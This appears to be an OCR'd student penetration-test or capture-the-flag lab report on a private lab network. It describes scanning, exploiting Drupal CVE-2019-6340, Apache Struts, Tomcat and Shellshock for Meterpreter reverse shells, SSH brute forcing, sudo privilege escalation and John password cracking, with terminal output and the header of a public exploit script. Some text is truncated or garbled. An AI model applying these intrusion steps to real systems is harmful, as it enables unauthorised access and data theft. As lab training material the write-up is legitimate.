
© Sectigo Limited 2015-2024. All rights reserved.

Using another publicly accessible tool we looked at the SSL certificate for any potential harmful information.




Running a zenmap scan we were able to determine that there were 5 machines on the network, as well as their IP addresses and ports that were open.







One of these systems (192.168.13.12) was running an outdated version of drupal which is susceptible to attack, in this case specifically CVE-2019-6340.




Running a nessus scan we were also able to see that 192.168.13.12 has outdated software, leading to another critical vulnerability to the system.



Then utilizing this vulnerability (CVE-2017-12617) we were able to start a meterpreter session to reverse tcp into the network.





On system 192.168.13.11 we were able to exploit a shellshock vulnerability to reverse tcp onto the system granting us access to sensitive data stored on the system. Here we were abl;e to access the pas

```
Terminate channel 1? [y/N]  y
meterpreter > sysinfo
Computer     : 192.168.13.12
OS           :  (Linux 5.10.0-kali3-amd64)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > shell
Process 49 created.
Channel 2 created.
ls
cve-2017-538-example.jar
entry-point.sh
exploit
cd ~
ls
flagisinThisfile.7z
cat flagisinThisfile.7z
7z••'fV•%•!•••flag 10 is wjasdufsdkg
•3•ε••ɔ6=•t•••#••□□•{•••<•H•vw{I••••W•
                                F••Q••••••I••••••••••?•;•<•Ex|•••••
                                                                  •
                                                                      #]
                                                                        ••
n•]pwd
/root
^C
Terminate channel 2? [y/N]  y
meterpreter > download /root/flagisinThisfile.7z
[*] Downloading: /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] Downloaded 194.00 B of 194.00 B (100.0%): /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
[*] download   : /root/flagisinThisfile.7z → /root/flagisinThisfile.7z
meterpreter >
```

```
Terminal
File  Edit  View  Search  Terminal  Help
flag 10 is wjasdufsdkg
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"~/.cache/.fr-AFl8Yk/flagfile" 1L, 23B                    1,1           All
```

Thanks to outdated software we were again able to take advantage of a different vulnerability (CVE-2017-5638) to reverse tcp into the system allowing us access to sensitive data.

EXPLOIT DATABASE

Drupal < 8.6.9 - REST Module Remote Code Execution

EDB-ID:	CVE:	Author:	Type:
46459	2019-6340	LEONJZA	WEBAPPS

EDB Verified: ×

Exploit: / {}


Platform:	Date:
PHP	2019-02-25

Vulnerable App:

```
#!/usr/bin/env python3

# CVE-2019-6340 Drupal <= 8.6.9 REST services RCE PoC
# 2019 @leonjza

# Technical details for this exploit is available at:
#   https://www.drupal.org/sa-core-2019-003
#   https://www.ambionics.io/blog/drupal8-rce
#   https://twitter.com/jcran/status/1099206271901798400
```


```
┌──(root💀kali)-[~/Downloads]
└─# python3 exploit.py http://192.168.13.13/80 whoami
CVE-2019-6340 Drupal 8 REST Services Unauthenticated RCE PoC
 by @leonjza

References:
 https://www.drupal.org/sa-core-2019-003
 https://www.ambionics.io/blog/drupal8-rce

[warning] Caching heavily affects reliability of this exploit.
Nodes are used as they are discovered, but once they are done,
you will have to wait for cache expiry.

Targeting http://192.168.13.13/80...
[+] Finding a usable node id...
[+] Using node_id 1
[+] Target appears to be vulnerable!

www-data
```

On the outdated machine running an outdated version of Drupal, we were able to use an exploit for remote code execution to get sensitive data about the system, allowing for further breaches and causing potential damage.




Utilizing the user name that we were able to pull from the WhoIs record, we were able to brute force our way into an ssh session due to weak passwords. We then utilized a vulnerability (CVE-2019-14287) to escalate our privileges to the root user, which allowed us total control over the system and any sensitive data that is on it.

DAY 3





```
┌──(root💀kali)-[~]
└─# john hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Tanya4life       (?)
1g 0:00:00:00 DONE 2/3 (2024-02-22 19:10) 9.090g/s 3490p/s 3490c/s 3490C/s 123456..jake
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

